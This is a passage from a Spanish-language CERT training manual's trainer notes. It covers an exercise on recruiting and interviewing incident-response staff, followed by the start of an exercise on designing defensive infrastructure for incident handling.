En particular, este ejercicio tiene el objetivo de ofrecer un conjunto de consejos acerca de cómo reconocer y entender la actitud de un candidato hacia una variedad de aspectos (técnicos, éticos y organizativos) relativos a la seguridad en redes.

El formador debería ser un director CERT experimentado que ya haya realizado muchas entrevistas con candidatos y otros directores, o que haya dirigido un equipo de respuesta a incidentes en el pasado.

PROGRAMA DEL EJERCICIO

El programa del ejercicio se detalla a continuación. El formador debería moderar todos los debates.

Presentación del ejercicio

En primer lugar, pregunte a los estudiantes con qué tipo de personal cuentan en sus respectivos equipos CERT y las diferentes funciones que se necesitan cumplir en sus equipos. A continuación describa las estructuras organizativas típicas de un equipo CERT (modelo de negocio independiente, modelo incrustado en la organización, modelo de campus, etc.) [1] y los servicios habituales que un CERT proporciona (gestión de incidentes, alertas y avisos, manejo de vulnerabilidades) [2]. Además, explique que, a pesar de las diferencias existentes entre los diversos modelos, en el personal del equipo se deberían incluir los siguientes miembros:

- *Director general*, que gestiona el equipo CERT,
- *Personal técnico*, empleados que operan los servicios del CERT
- *Investigadores*, empleados que llevan a cabo las investigaciones

Algunos consultores pueden asistir al director general en sus funciones; entre éstos tendríamos a un *experto en leyes* que trate con los asuntos jurídicos y proteja las pruebas legales en caso de juicio.

El número de personas a contratar depende de la magnitud de los servicios ofrecidos por el CERT y sus recursos económicos pero, en líneas generales, el equipo técnico y operativo debería constar de un director técnico y dos técnicos; y el equipo de investigación de un director de investigación y dos investigadores.

El jefe del equipo CERT debería poseer una formación amplia en al ámbito de la seguridad y experiencia laboral en el proceso de gestión de crisis y recuperación de negocio. Los miembros de un equipo técnico operativo deberían ser expertos en seguridad que puedan proporcionar los servicios especializados del CERT para la gestión y la respuesta a incidentes en el ámbito de la tecnología de la información (TI). Los investigadores deberían poseer unos conocimientos extensos en seguridad de redes, experiencia en proyectos de seguridad y poseer alguna publicación en ese campo.

Tarea 1 Redactar anuncios de ofertas de trabajo para la contratación de personal CERT

Al principio explique a los estudiantes que determinar las competencias básicas que necesitan los futuros empleados influirá significativamente en la eficacia de cada servicio ofrecido por el equipo; esto ayudará además a impulsar la motivación en el lugar de trabajo, permitiendo el intercambio de ideas, el trabajo en equipo y el perfeccionamiento de las habilidades. Todos estos aspectos influirán en los logros del equipo a largo plazo. La contratación de personal requiere una identificación detallada de las características que son vitales para el equipo en su conjunto, pero también se necesitan considerar las aptitudes individuales de los candidatos.

Paso 1: Invite a los estudiantes a que elaboren un anuncio de oferta de trabajo (en el libro de ejercicios del estudiante se incluyen plantillas en blanco). Este paso debería realizarse, a lo sumo, en unos 45 minutos.

- La tarea para los grupos 1 y 2 (*técnicos*) consiste en redactar una oferta de trabajo para un puesto técnico. Las funciones principales de un empleado que obtenga el puesto de trabajo incluirían:
  - Gestionar y responder a incidentes de seguridad en redes
  - Operar el sistema de alertas y avisos del CERT para su comunidad de clientes concreta
  - Redactar avisos de seguridad
  - Escribir noticias sobre amenazas de seguridad

  - Elaborar informes del CERT
  - Llevar a cabo auditorías de seguridad

- La tarea para los grupos 3 y 4 (*investigadores*) consiste en escribir una oferta de trabajo para un puesto de investigación. Las funciones principales de un empleado en este puesto incluirían:

  - Participación en proyectos relacionados con la seguridad en redes
  - Llevar a cabo investigaciones sobre nuevos métodos para la detección y el análisis de software malicioso
  - Desarrollo del concepto de proyectos TI en busca de nuevas soluciones
  - Cooperación con los ingenieros de software en la implementación de las soluciones propuestas
  - Verificar las aplicaciones desarrolladas
  - Escribir documentos técnicos
  - Desarrollar políticas de seguridad TI

Paso 2: Cada grupo expone su propuesta de oferta de trabajo al resto de participantes. (Se puede mostrar en una pantalla para que todos la vean). Este paso debería llevar como máximo 30 minutos.

Las ofertas de trabajo para cargos técnicos pueden incluir los siguientes requisitos esenciales:

- Buenos conocimientos de los aspectos relacionados con la seguridad en Internet
- Amplios conocimientos de los mecanismos TCP / IP y los servicios de red más comunes
- Amplios conocimientos de los sistemas operativos Windows
- Extensos conocimientos de Linux (la administración en Linux supondrá una ventaja)
- Conocimientos de lenguajes de programación: Perl, PHP
- Buenos conocimientos de, al menos, una lengua extranjera
- Responsabilidad
- La capacidad de trabajar en equipo
- La capacidad de transmitir conocimientos
- Una cultura personal elevada (diplomacia)
- Ser comunicativo

Ventajas adicionales podrían ser:

- Dos años de experiencia en tareas administrativas
- Ser miembro de organizaciones de seguridad TI

Las ofertas de trabajo para el puesto de investigador pueden incluir los siguientes requisitos básicos:

- Educación superior o nivel educativo equivalente (Ingeniería o Licenciatura en Ciencias)
- Extensos conocimientos de aspectos relacionados con la seguridad en redes, en particular los riesgos implicados en la monitorización y el análisis de software malicioso.
- Experiencia en nuevas tecnologías (en más de una), tales como *honeypots*, clientes *honeypots*, sistemas IDS / IPS / WAF, mecanismos *sandbox*, *darknets* y sistemas de alerta temprana.
- Extensos conocimientos de TCP / IP
- Amplios conocimientos de Linux
- Conocimientos prácticos de C / C++ o Java, y lenguajes de secuencia de comandos (*scripting*)
- Conocimientos prácticos de bases de datos relacionales
- Capacidad de pensamiento analítico
- Aptitudes para trabajar tanto en grupo como individualmente
- Conocimiento de al menos una lengua extranjera
- Buenas destrezas de redacción y escritura.

Como ventajas adicionales podrían incluirse:

- Experiencia en proyectos de investigación en el ámbito de la seguridad en TI

- Experiencia en gestión de proyectos

El equipo CERT puede ofrecer:

- Participación en proyectos innovadores internacionales en colaboración con instituciones y empresas de TI mundialmente reconocidas
- Capacidad de cumplir con los intereses de sus investigaciones particulares
- Acceso a la información sobre los eventos más recientes relacionados con la propagación de amenazas en las redes
- Participación en grupos de trabajo y conferencias internacionales
- Formación en seguridad TI

En términos generales, según ENISA [4], los requisitos técnicos del personal técnico del CERT deberían incluir:

- Amplios conocimientos de los protocolos y la tecnología de Internet
- Conocimientos acerca de sistemas Linux y Unix (dependiendo de los equipos de la comunidad de clientes del CERT)
- Conocimientos de sistemas Windows (dependiendo de los equipos de la comunidad de clientes del CERT)
- Conocimientos de los elementos de una infraestructura de red (routers, switches, DNS, proxy, correo, etc.)
- Conocimientos de aplicaciones de Internet (SMTP, HTTP(s), FTP, telnet, SSH, etc.)
- Conocimientos de amenazas de seguridad (DDoS, suplantación de identidad, *sniffing*, alteraciones de sitios web - *defacing*, etc.)
- Conocimientos de evaluación de riesgos e implementación práctica de medidas de seguridad

Las habilidades personales de los empleados técnicos del CERT deberían incluir:

- Flexibilidad, creatividad y un espíritu de equipo enriquecedor
- Buenas capacidades analíticas
- Capacidad para explicar asuntos técnicos difíciles con lenguaje simple
- Un buena actitud hacia la confidencialidad y el trabajo de una manera procedimental
- Buenas habilidades organizativas
- Habilidades para manejar las situaciones de estrés
- Sólidas habilidades comunicativas y de redacción
- Una actitud abierta y voluntad de aprender

Además se podrían considerar otros aspectos:

- Disposición para trabajar 24 horas al día durante los 7 días de la semana o siempre que sea necesario (dependiendo del modelo de servicio)
- Máxima movilidad (en caso de emergencia, disponibilidad en la oficina; máximo tiempo disponible para viajar)
- Nivel educativo
- Experiencia de trabajo en el ámbito de la seguridad TI

Las aptitudes que necesita el personal CERT se describen también en [3] y [5].

Paso 3: Esta fase podría resumirse como un debate acerca de las habilidades que son más prioritarias para cada puesto. Inste a los estudiantes a que elaboren sus propias listas con las aptitudes más prioritarias que debería tener un candidato ideal para un puesto determinado. Anote todas las ideas en una pizarra blanca. A continuación, si los estudiantes hubiesen olvidado algún elemento importante, añádalo a la lista.

Debería resaltarse en este punto que tanto los conocimientos técnicos y las destrezas vinculadas con la personalidad del candidato son de gran importancia. Aquellas aptitudes como las habilidades comunicativas, la fluidez en el lenguaje, los hábitos personales, la amabilidad y el optimismo son

esenciales para el establecimiento de contactos y el trabajo en equipo. Además, la motivación, la capacidad de trabajar bien bajo presión, la resistencia al estrés, así como una buena actitud hacia aspectos éticos, tienen una prioridad elevada en este tipo de trabajo.

Tarea 2 Analizar y seleccionar los candidatos que van a ser entrevistados

Los estudiantes de los grupos del mismo perfil forman un solo grupo, de forma que, a partir de este punto, únicamente se hablará de un grupo de *técnicos* y uno de *investigadores*.

Paso 1: Reparta seis CV (habiéndolos escogido previamente de un conjunto de 12 que se incluyen en el LiveDVD en el directorio */usr/share/exercises/03_RCS/adds/*) a cada grupo. Se supone que todos los candidatos han pasado las pruebas informáticas del nivel exigido para ser un miembro de un equipo CERT. Los estudiantes de cada grupo analizan todos los CV e intentan emparejarlos con las ofertas de trabajado elaboradas. Paralelamente, los estudiantes escriben opiniones breves acerca de todos los candidatos (puntos fuertes y débiles en los diversos aspectos). Para terminar, cada grupo decide qué dos candidatos deberían ser entrevistados. Este paso debería realizarse en unos 45 minutos.

Paso 2: Cada grupo expone sus opiniones acerca de los candidatos y justifica su decisión (para cada CV). Haga preguntas y comentarios en relación a las apreciaciones de los estudiantes e intente señalar aquellos aspectos que los estudiantes podrían haber pasado por alto.

Tarea 3 Entrevistar a los candidatos seleccionados

Esta fase está dedicada a las entrevistas. Cada entrevista no debería sobrepasar los 15 minutos.

Paso 1: En primer lugar, deje que los estudiantes se familiaricen con el código de conducta del grupo de trabajo del CERT (CERT TF), [7], incluido en el paquete de este ejercicio. A continuación, basándose en el código de conducta, así como en los anuncios de ofertas de trabajo elaborados y en los currículos de los candidatos seleccionados, los grupos proponen hasta 20 preguntas para la entrevista (5 generales, 5 técnicas y 10 de otro tipo) que a ellos les gustaría preguntar a los candidatos de su elección.

Paso 2: Cada grupo presenta sus preguntas al resto y explica cuál de éstas son más importantes. Sugiera usted alguna pregunta (incluyendo algunas relativas al Código de Conducta, si los estudiantes lo han olvidado) y deje que los estudiantes decidan cuál de ellas consideran más importantes. En esta etapa no haga comentarios sobre sus propuestas.

Paso 3: Cada grupo toma sus decisiones respecto a un conjunto de 10 preguntas para un candidato seleccionado. Durante la presentación, pida a cada grupo que evalúe la validez de algunas preguntas.

Paso 4: Solicite voluntarios de cada grupo para que interpreten el papel de los candidatos seleccionados (tenga en cuenta que el número de candidatos seleccionados para la entrevista puede que varíe entre 2 y 4). Si no aparecen voluntarios, usted va a tener que escogerlos. Los estudiantes del grupo de *técnicos* interpretarán el papel de los candidatos para el puesto de investigación y, análogamente, los estudiantes del grupo *investigadores* desempeñarán el papel de los candidatos para un puesto técnico. Los voluntarios recibirán copias de los CV y dispondrán de 15 minutos para su preparación. Mientras tanto, los demás miembros del grupo tendrán un descanso. Para información de los voluntarios exclusivamente: sugiérales que den respuestas que no puedan ser malinterpretadas con facilidad. Además, aconséjeles que actúen como si tuvieran diferentes habilidades personales a las que realmente tienen.

Paso 5: Tras el descanso, los estudiantes comenzarán la entrevista de los candidatos seleccionados. Todos los grupos asistirán a las sesiones de entrevista. Si ocurre que los dos grupos han elegido al mismo candidato (es decir, el mismo CV), este candidato será entrevistado por los dos grupos en una sola entrevista, respondiendo a las cuestiones tanto de los técnicos como de los investigadores. Después de cada entrevista el grupo reflexionará sobre las respuestas de los candidatos y compartirá sus puntos de vista. Haga un resumen y anime a los estudiantes a que hagan más preguntas, si es necesario.

Preguntas para la entrevista I. Una gran variedad de preguntas generales para entrevistas de trabajo están disponibles en [6]. Ejemplos de algunas preguntas generales relativas al historial laboral, experiencia, expectativas del nuevo trabajo y de la empresa, intereses, perspectivas de futuro, etc. que deberían preguntarse a los candidatos, podrían incluir:

1. Preséntese, por favor.
2. ¿Cuáles fueron sus expectativas en su trabajo previo y hasta qué punto se cumplieron?
3. ¿En qué consistían sus responsabilidades?
4. ¿Con qué retos importantes y problemas se encontró? ¿Cómo los manejó? ¿Cuál fue el desafío más / menos enriquecedor?
5. ¿Cuál fue su mayor éxito o fracaso en ese puesto?
6. Preguntas sobre sus supervisores o compañeros de trabajo. ¿Quién fue su mejor y su peor jefe?
7. ¿Por qué motivo quiere dejar su trabajo actual?
8. ¿Cómo maneja el estrés y la presión?
9. ¿Qué es lo que le motiva?
10. ¿Prefiere trabajar individualmente o en equipo? Dé algunos ejemplos de trabajo en equipo.
11. Si sabe que su jefe está completamente equivocado respecto a algún asunto, ¿cómo actuaría?
12. ¿Qué le interesa de este trabajo?
13. ¿Qué sabe de esta empresa?
14. ¿Por qué quiere trabajar aquí?
15. ¿Hay algo que le gustaría saber acerca de la empresa o del trabajo además de lo que ya le he comentado?
16. ¿Cuáles son sus objetivos para los próximos cinco o diez años?
17. Háblenos acerca de su hobbies. (Hágalo en otro idioma)

Preguntas facultativas:

1. ¿Cuáles son sus expectativas salariales?
2. ¿Qué ha estado haciendo desde su último trabajo?
3. ¿Por qué le despidieron? (si aplica)
4. ¿Se lleva trabajo a casa?
5. ¿Está dispuesto a viajar?

Preguntas para la entrevista II. Preguntas más específicas en cuanto a las cualificaciones técnicas y las habilidades personales podrían incluir:

Aspectos técnicos:

1. ¿Cómo funciona Snort? ¿Cuál es el principio básico de funcionamiento de los sistemas de detección de intrusiones en red?
2. ¿Cuál es la diferencia entre los *honeypots* de baja y de alta interacción? ¿Qué *honeypots* conoce?
3. ¿Cuál es la diferencia entre los protocolos TCP y UDP? Nombre algunos servicios que utilicen TCP y UDP.

4.	¿Qué ejemplos de gusanos de red conoce? ¿Cuáles son los métodos para su propagación?
5.	¿Cómo debería publicarse la información sobre vulnerabilidades desconocidas o avisos de nuevas amenazas?
6.	¿Cuáles son las motivaciones más habituales detrás de la intrusión informática malintencionada(*black-hat hacking*)?
7.	¿Por qué querría alguien infectar el ordenador de un usuario doméstico?
8.	¿Qué es el *phishing*? ¿Qué técnicas pueden emplearse para realizarlo?
9.	¿Qué es una *botnet*? ¿Cómo se puede desmantelar?
10.	¿Qué medidas defensivas pueden tomarse contra los ataques DDoS?

Aspectos generales/éticos

1.	¿Qué haría si descubre una vulnerabilidad de software que se desconoce públicamente?
2.	¿Cuál es su opinión acerca de la intrusión informática ética ("*ethical hacking*")? ¿La ha realizado alguna vez?
3.	¿Qué entiende por ética aplicada a la industria de la seguridad?
4.	¿Qué organizaciones de seguridad nacionales e internacionales conoce?
5.	¿Cuál es la mayor amenaza y/o el tipo de incidente más popular en la red que los CERT tratan actualmente (según las estadísticas del informe CERT anual)?

Además, algunas preguntas deberían referirse a los CV de los candidatos.

Tarea 4 Selección final de los mejores candidatos

Tras las entrevistas, inste a los estudiantes a que elaboren sus propias opiniones acerca de todos los candidatos y a que hagan su selección final (con argumentos). Luego, pídales que voten a los candidatos.

Después de todas las presentaciones inicie un debate planteando las siguientes cuestiones:

- ¿Qué respuestas de los candidatos les convencieron para elegir a ese candidato en concreto (si se seleccionó alguno)? ¿Tienen los otros estudiantes la misma opinión al respecto?
- ¿Qué respuestas les convencieron más para rechazar a ese candidato (si alguno fue rechazado)? ¿Tienen los demás opiniones similares al respecto?

Resumen del ejercicio

A modo de resumen puede preguntar a los estudiantes lo siguiente:

- A su juicio, ¿cuáles son las habilidades más necesarias para formar parte de un equipo CERT?
- ¿Cómo se imaginan al candidato ideal (cualificaciones técnicas, habilidades personales y otras aptitudes) para las diferentes funciones dentro de un equipo CERT?
- Por otra parte, ¿qué consideran problemático en el trabajo diario de algunos empleados contratados?

También puede pedir a los estudiantes que reflexionen sobre cuál sería el mejor lugar para publicar sus ofertas de trabajo y, por otro lado, dónde y cómo buscarían candidatos. Además puede hacer preguntas acerca de otras técnicas de contratación.

Anime a los estudiantes a compartir sus puntos de vista, hacer preguntas y manifestar sus impresiones acerca del ejercicio.

Puede mencionar también que un candidato que se acaba de licenciar en la Universidad puede ser válido para un puesto de trabajo de investigador especialista junior en TI. Sin embargo, este candidato debería tener algo de experiencia previa en actividades de seguridad en Internet tales como *script kiddies*, en grupos de investigación y en la redacción de noticias de seguridad, etc.

MÉTRICAS DE EVALUACIÓN

Hagan una evaluación de las ofertas y las preguntas que se han preparado para la entrevista, así como de los argumentos para la elección o rechazo de los candidatos.

- ¿Tuvieron en cuenta las aptitudes necesarias para cada puesto en sus ofertas de trabajo (técnicas, personales y éticas)?
- ¿Propusieron preguntas adecuadas para las entrevistas?
- ¿Estuvieron conveniente y suficientemente argumentadas sus opiniones acerca de los candidatos y sus selecciones?

REFERENCIAS

[1] Estructura organizacional de un CERT, http://www.enisa.europa.eu/cert_goodPractices/pages/04_02.htm

[2] Servicios CERT http://www.cert.org/csirts/services.html, (2008)

[3] CERT/CC. Provea de personal a un equipo de respuesta a incidentes de seguridad informática – ¿Qué destrezas básicas se necesitan? http://www.cert.org/csirts/csirt-staffing.html

[4] ENISA. Provisión de personal y funciones en un equipo CERT. http://www.enisa.europa.eu/cert_goodPractices/pages/04_03.htm

[5] Manual para los Equipos de Respuesta a Incidentes de Seguridad Informática, documento CERT/CC http://www.cert.org/archive/pdf/csirt-handbook.pdf [Aspectos relacionados con la contratación de personal, pág.166-171]

[6] Extensas colecciones de preguntas diversas para las entrevistas.

http://jobsearch.about.com/od/interviewquestionsanswers/a/interviewquest.htm

http://www.jobinterviewquestions.org/

[7] Red de CERT europeos. Código de Conducta.

http://www.ecsirt.net/service/eCERT-WP2-CoC-20021209.pdf

Ejercicio 4

Desarrollo de una infraestructura CERT

Objetivo principal	Aprender qué tipo de soluciones de software y hardware pueden emplearse para ofrecer un servicio CERT particular para una comunidad de clientes	
Destinatarios	Personal técnico y directivo del CERT	
Duración total	Aproximadamente 3 horas	
Distribución temporal	Presentación del ejercicio	15 min.
	Tarea 1: Gestión de incidentes – análisis de incidentes	45 min.
	Tarea 2: Servicios adicionales (entre 3 y 5)	90 min.
	Resumen del ejercicio	15 min.
Frecuencia	El ejercicio debería realizarse cuando se esté creando un equipo nuevo o cuando el equipo esté pensando en expandir sus servicios.	

DESCRIPCIÓN GENERAL

La finalidad de este ejercicio es aprender qué tipo de soluciones de software y hardware pueden emplearse para proporcionar un servicio CERT particular a un grupo de clientes. Con la realización de este ejercicio los estudiantes aprenderán aspectos relativos a la relación entre un conjunto de servicios específicamente definidos para sus equipos y las soluciones TI disponibles. Esto les ayudará a ofrecer sus servicios de una forma más sencilla y eficaz.

Como formador, usted debería familiarizarse con la línea básica de servicios de un CSIRT, enumerados por el CSIRT CERT/CC en http://www.cert.org/csirts/services.html. Esto constituirá el punto de partida del debate. Se recomienda que, para cada servicio, el formador elabore una lista de las soluciones de software disponibles gratuitamente (así como comerciales, si es necesario) que se necesitan para proporcionar el servicio.

El formador debería moderar todos los debates.

PROGRAMA DEL EJERCICIO

El programa del ejercicio es el siguiente:

Presentación del ejercicio

En un primer lugar presente el ejercicio a los estudiantes, esbozando los elementos fundamentales y cómo va a desarrollarse el mismo. El ejercicio consiste en dos tareas principales:

TAREA 1: Ejemplo paso a paso: manejo de incidentes – análisis de incidentes; y


TAREA 2: Escenarios adicionales (entre 3 y 5).

Al principio los estudiantes deberían recibir una breve introducción sobre la línea base de servicios de un CSIRT, detallados por el CERT/CC CSIRT en el sitio web:


http://www.cert.org/csirts/services.html. La siguiente tarea sería instar a los estudiantes a que creen un concepto para la provisión de servicios utilizando una infraestructura propuesta de software y hardware. Usted debería ofrecer un ejemplo de un ejercicio paso a paso para que los estudiantes logren entender cuál es el proceso. En este ejercicio se selecciona el servicio de *gestión de incidentes – análisis de incidentes*. Otros escenarios posibles dependerán de lo que usted y los estudiantes acuerden.

Tarea 1 **Analice la infraestructura propuesta para el servicio de *gestión de incidentes – análisis de incidentes***

Entregue los dos diagramas que se muestran a continuación a los estudiantes. El objetivo del formador sería iniciar un debate con los estudiantes acerca de los diagramas, pidiéndoles que indiquen los puntos fuertes y débiles de las soluciones propuestas. Se debería orientar a los estudiantes mediante preguntas y, poco a poco, acercarles a unas posibles respuestas. Hay que tener en cuenta que las respuestas no tienen por qué ser las mismas que las del ejemplo, pero deberían abarcar un conjunto similar de aspectos. Las preguntas se muestran a continuación.



Sample CSIRT network infrastructure



Incident Response Center

Más abajo se enumeran las posibles preguntas que podrían hacerse en cuanto al servicio de gestión de incidentes. Nótese que éstas son simplemente sugerencias y no un intento de tratar todos los aspectos posibles. Asimismo las respuestas son meros ejemplos también, y puede que no incluyan todos los factores. Usted debería pensar detenidamente las cuestiones siguientes y llegar a otras respuestas o a respuestas de cosecha propia, de forma que sea capaz de moderar el debate consecuentemente.

- Los incidentes podrían reportarse a través de varios canales o medios. ¿Cuáles deberían mantener los equipos CERT como mínimo?

    - El canal más básico es Internet. Normalmente los equipos CERT utilizan emails o/y formularios web. También el teléfono y el fax deberían estar disponibles como formas de comunicación mínimas. Todos los equipos deberían contar con una clave PGP disponible públicamente.

- ¿Qué herramienta puede emplearse para organizar mejor el equipo de trabajo y el flujo de información (especialmente para los incidentes reportados a través de Internet)?

    - Un sistema de gestión de incidentes de código de fuente abierto que podría usarse es *Request Tracker for Incident Response* (RTIR: http://bestpractical.com/rtir/). Si los estudiantes conocen el sistema RTIR, se les podría ofrecer una visión general breve de esta herramienta. Fíjese en los requisitos del RTIR.
    - Se necesita un servidor de correo. Si utiliza Linux, algunos gratuitos son el Postfix o Sendmail.
    - Todos los correos destinados al centro de respuesta ante incidentes deberían permitirse (ninguna regla anti-spam o anti-virus debería bloquear el tráfico o, en el caso en que lo hagan, lo deberían hacer de forma que posibilitase el análisis de ese tráfico (*preste atención a la pregunta: ¿cómo securizar la infraestructura CERT?*
    - Un servidor web resultaría útil: Apache es una elección posible.
    - Es una buena idea contar con un medio de visualización de la información en el

centro de respuesta a incidentes, para que pueda ser vista por todos: podría tratarse de un proyector que proyecte la información en una pared o pantalla, o de pantallas de LCD/plasma. La información acerca de amenazas actuales también podría visualizarse en este medio. ¿Cuáles son las fuentes de información posibles?

- ¿Cómo organizar mejor el trabajo de equipo con respecto a las comunicaciones por teléfono y fax?

  - Debería existir un puesto estable de "técnico de turno diario". Cada miembro del equipo debería asumir esta función de forma alterna. El técnico de turno diario sería responsable de, entre otras cosas, contestar a las llamadas y las comunicaciones por fax.
  - También habría que examinar la forma en la que las llamadas telefónicas deben gestionarse fuera del horario de trabajo.
  - Algunas máquinas de fax de último modelo pueden convertir los fax en documentos y enviarlos por email.

- ¿Dónde almacenar los informes de incidentes y por qué esto resulta tan importante?

  - Cada uno de los resultados de la gestión de incidentes podría representar una evidencia en potencia. Todos los incidentes (informe, análisis y efecto de la investigación) y toda la información recogida debería documentarse y almacenarse de forma segura. Todos los emails o cualquier otro dato electrónico debe almacenarse de forma segura en el/los servidor/es (con copia de seguridad y clúster de alta disponibilidad - *HA cluster*). Todos los fax deben almacenarse en un lugar seguro (por ejemplo en una caja fuerte). Si se cuenta con los medios apropiados, debería grabar sus llamadas. "Esta recogida de información y evidencias debe hacerse de tal forma que se pueda documentar una cadena demostrable de custodia que sea admitida ante un tribunal de justicia como prueba" [1]

- ¿Cómo evitar un error o interrupción de las conexiones telefónicas o de Internet y de los servidores (hardware)?

  - Debería existir una conexión a Internet de respaldo (a través de otro ISP autónomo).
  - Una línea telefónica secundaria (por ejemplo, a través de un operador de GSM) también resultaría una buena idea.
  - Para eliminar los puntos únicos de error, deberían desplegarse clústeres con tolerancia a fallos (los servicios críticos tales como los servidores para la gestión de incidentes deberían constar de nodos redundantes).
  - Para minimizar el tiempo de inactividad y aumentar la disponibilidad, los servidores deberían estar equipados con matrices (*arrays*) tipo RAID (del inglés *Redundant Array of Independent Disks*) de permutación en caliente (*hot-swap*) y que estén conectados a un sistema SAI (Sistema de Alimentación Ininterrumpida).
  - Es muy importante hacer copias de seguridad periódicamente. Podría emplearse un sistema automático de copias de seguridad/scripts. Las copias creadas deberían verificarse regularmente con el objeto de comprobar si siguen siendo usables.

- ¿Cómo monitorizar su red en cuanto a fallos o interrupción de los servidores, conexiones de Internet, etc.?

  - Debería desplegarse un sistema de monitorización de red para avisar sobre fallos

o cambios de estado en el servicio (pueden emplearse soluciones de código libre como Nagios, Argus, Munin y OpenNMS). Esta información debería visualizarse en un proyector o pantalla de plasma/LCD.

- ¿Cómo responder ante los errores de red?

  - Los procedimientos de emergencia deberían implementarse en caso de un fallo de red.

- ¿Cómo securizar todas las infraestructuras CERT?

  - Cortafuego(s) – ¿Cuántos? ¿IDS? (*Intrusion Detection System* - Sistema de detección de intrusiones), ¿IPS? (*Intrusion Prevention System* - Sistema de Prevención de Intrusiones).
  - Debería integrarse un filtro antivirus en el servidor de correo; es muy recomendable también un antivirus con las últimas definiciones de virus para las terminales de trabajo (tenga en cuenta que la protección con antivirus no debería bloquear los informes de incidentes ya que estos pueden contener muestras de malware enviadas de forma intencionada).
  - Debería garantizarse la seguridad física de los elementos de red críticos.
  - La seguridad física debería incluir toda la documentación confidencial (documentos, faxes,…). Utilice una caja fuerte.
  - La fortificación del servidor ofrece otra capa de protección -se pueden usar parches de núcleo (Pax, Exec Shield, SE Linux, LIDS, Grsecurity), scripts de fortificación (Bastille Linux), filtrado de paquetes a nivel de núcleo (netfilter), y sistemas de detección de intrusiones alojados en el servidor principal (OSSEC, tripwire).

Algunas veces el análisis de incidentes obliga a trabajar fuera del centro de red o del laboratorio. ¿Qué herramientas son útiles a la hora de trabajar de forma remota?

- Portátil
- Teléfono móvil
- Discos duros portátiles o memorias USB (flashdrives) con gran capacidad de almacenamiento.
- PDA con conexión a Internet y cliente de correo electrónico, navegador web, etc., conectada mediante VPN (*Virtual Private Network* – Red Privada Virtual).

¿Con qué software básico se debería contar para la gestión de incidentes según el contexto de las primeras preguntas?

- Para la gestión de incidentes vía email se debería tener instalado un cliente de correo electrónico. (Uno gratuito podría ser el Mozilla Thunderbird)
